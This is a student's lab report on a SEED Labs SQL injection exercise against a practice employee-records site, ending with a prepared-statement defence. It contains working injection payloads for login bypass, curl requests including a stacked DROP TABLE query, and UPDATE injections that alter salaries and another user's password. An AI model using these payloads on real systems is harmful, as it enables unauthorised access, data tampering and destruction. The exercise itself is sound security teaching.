

Emma Stensland

Reese Pearsall

CSCI 476

October 5, 2025

## Seedlabs: SQL Injection

### Task 1: Get Familiar with SQL Statements

The databases are selected using use, and in each database you can call specified tables,

SELECT \* FROM credential; will print all items from the credential table.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqllab_users |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql> use sqllab_users;
Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential;
+----+----+----+----+----+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+----+----+----+----+----+----+----+----+----+----+----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 |          |          |          |          |          | fdbe918bdae83000aa54747fc95fe0470ffff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 |          |          |          |          |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 |          |          |          |          |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 |          |          |          |          |          | 995b0b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 |          |          |          |          |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 |          |          |          |          |          | a5bdf35aldf4ea895905f6f6618e83951a6effc0 |
+----+----+----+----+----+----+----+----+----+----+----+----+
6 rows in set (0.00 sec)
```

Observations: The SQL statement successfully prints items, and it appears as though the

passwords are hashed, but other sensitive information is available.

## Task 2: SQL Injection Attack on a SELECT Statement

### 2.1

For the payload, the username of the desired account is entered, with a single quote to close the query and # to comment out the rest of the statement. The password does not matter.

The screenshot shows two pages side-by-side. On the left is the 'Employee Profile Login' page, which has fields for 'USERNAME' (containing 'admin'') and 'PASSWORD' (containing 'Password'). A green 'Login' button is at the bottom. On the right is the 'User Details' table, which lists eight users with columns for Username, Eid, Salary, Birthday, SSN, Nickname, Email, Address, and Ph. Number. The 'Admin' user is highlighted in the table.

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	989993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	321111111				
Admin	99999	400000	3/5	43254314				

Observations: The attack was successful, and access into the admin account was gained.

### 2.2

The payload was sent over curl, structured as `username=admin%27%20%23&password=123`

```
[09/29/25]seed@W:~/.~./and$ curl 'www.seedsqlinjection.com/unsafe_home.php?username=admin%27%20%23&password=123'
<!...
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kylng@yr.edu
->

<!...
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
->

<!DOCTYPE html>
<html lang="en">
<head>
<!-- Required meta tags -->
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style.home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab:</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
<div class="collapse navbar-collapse" id="navbarTogglerDemo01">
<a class="navbar-brand" href="unsafe_home.php"></a>
<ul class="navbar-nav mr-auto mt-2 ml-1" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="sr-only">(current)</span></a></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_fronend.php?editProfile=<a href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class="nav-item"><a class="nav-link" href="unsafe_login.php" style="color: red;">Logout</a></li></ul>
<div class="container" style="text-align: center;"><b>User Details</div>
<table border="1" style="width: 100%; border-collapse: collapse; text-align: center; font-size: small; color: black; background-color: #f2f2f2; border: none; border-collapse: collapse; margin-bottom: 10px;">
User Details

 Username | Eid | Salary | Birthday | SSN | Nickname | Email | Address | Ph. Number || Alice | 10000 | 20000 | 9/20 | 10211002 |  |  |  |  |
| Boby | 20000 | 30000 | 4/20 | 10213352 |  |  |  |  |
| Ryan | 30000 | 50000 | 4/10 | 989993524 |  |  |  |  |
| Samy | 40000 | 90000 | 1/11 | 32193525 |  |  |  |  |
| Ted | 50000 | 110000 | 11/3 | 321111111 |  |  |  |  |
| Admin | 99999 | 400000 | 3/5 | 43254314 |  |  |  |  |


<div style="text-align: center; margin-top: 10px;">
<small>Copyright © SEED LABS</small>
</div>
</div>
<script type="text/javascript">
function logout() {
location.href = "logoff.php";
}
</script>
</body>
</html>
```

Observations: The attack was successful, and the admin information page was printed in HTML.

## 2.3

Another query to DROP TABLE credential was added into the attack using curl.

```
[09/29/25]seed@VM:~/.../amd$ curl 'www.seedsqlinjection.com/unsafe_home.php?username=admin%27%3B%20DROP%20TABLE%20credential%3B&password=123'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
<! Required meta tags -->
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style.home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
<div class="collapse navbar-collapse" id="navbarTogglerDemo01">
<a class="navbar-brand" href="unsafe_home.php" ></a>
</div></nav><div class='container text-center'>There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server ver
sion for the right syntax to use near 'DROP TABLE credential;' and password='40bd001563085fc35165329ea1ff5c5ecbdbbeef' at line 3]\n[09/29/25]seed@VM:~/.../amd$
```

Observations: The attack was unsuccessful, as the input is prepared as a single SQL statement, therefore this second statement is considered an unexpected part of this statement.

## Task 3: SQL Injection Attack on UPDATE Statement

### 3.1

The payload ', salary='1000000000 was sent to increase Alice's salary.

### Alice's Profile Edit

NickName	<input type="text" value="', salary = '1000000000"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

**Save**

Copyright © SEED LABS

### Alice Profile

Key	Value
Employee ID	10000
Salary	1000000000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS

Observations: The attack was successful and updated Alice's salary.

### 3.2

The payload ', salary='1' where name='samy';# was used to update Samy's information.

### Alice's Profile Edit

NickName	<input type="text" value="', salary = '1' where name='samy';#"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

**Save**

Copyright © SEED LABS

### Samy Profile

Key	Value
Employee ID	40000
Salary	1
Birth	1/11
SSN	32193525
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS

Observations: The attack was successful and updated Samy's salary.

### 3.3

To change Samy's password to alice, the alice was hashed through SHA-1 then the payload was added to SQL UPDATE: ‘ , password='522b276a356bd39013dfabea2cd43e141ecc9e8' where name='sammy';#

Alice's Profile Edit

NickName	i3e141ecc9e8' where name='sammy';
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

**Save**

Copyright © SEED LABS

```
9/29/25]seed@VM:~/.../amds curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=samy&password=alice'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">


  <!-- Browser Tab title -->
  <title>SEED Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>
      <ul class="navbar-nav mr-auto mt-2 ml-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class="nav-item"><a class="nav-link" href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick="logout()" type="button" id="LogoutFBtn" class="nav-link my-2 my-lg-0">Logout</button></div></nav><div class="container col-lg-4 col-lg-offset-4 text-center"><br><h1>Samy Profile</h1><br><br><table class="table table-striped table-bordered" style="width: 100%; border-collapse: collapse;"><thead class="thead-dark"><tr><th scope="col">Key</th><th scope="col">Value</th></tr></thead><tbody><tr><td>Employee ID</td><td>40000</td></tr><tr><td>Salary</td><td>1</td></tr><tr><td>Birth</td><td>1/11</td></tr><tr><td>Address</td><td>32193525</td></tr><tr><td>NicName</td><td>Alice</td></tr><tr><td>Email</td><td>Email</td></tr><tr><td>Phone Number</td><td>Phone Number</td></tr></tbody></table> <br><br>
    <div class="text-center">
      <!--
        Copyright &copy; SEED LABS
      -->
    </div>
  </div>
</body>
```

Observations: This successfully changed Samy's password to alice, and now Alice is able to log into Samy's account.

## Task 4: SQLi Countermeasure: Prepared Statements

### 4.1

The code was patched in order to use prepared statements, then this patched code was accessed in [www.seedlabsqlinjection.com/defense/](http://www.seedlabsqlinjection.com/defense/). The SQL injection attack was attempted, and logging in regularly was attempted.



A screenshot of a web browser window. The address bar shows the URL [www.seedlabsqlinjection.com/defense/getinfo.php?username=samy&password=alice](http://www.seedlabsqlinjection.com/defense/getinfo.php?username=samy&password=alice). The page content is titled "Information returned from the database" and lists the following data:

- ID: **4**
- Name: **Samy**
- EID: **40000**
- Salary: **1**
- Social Security Number: **32193525**



A screenshot of a web browser window. The address bar shows the URL [www.seedlabsqlinjection.com/defense/getinfo.php?username=alice'#+%23&password=](http://www.seedlabsqlinjection.com/defense/getinfo.php?username=alice'#+%23&password=). The page content is titled "Information returned from the database" and lists the following data:

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

Observations: When attempting to use the payload `alice'#`, nothing was returned from the SQL statement, as "`alice'#`" was binded into string input, and that `username` does not exist in the database. Meanwhile, logging in works as expected.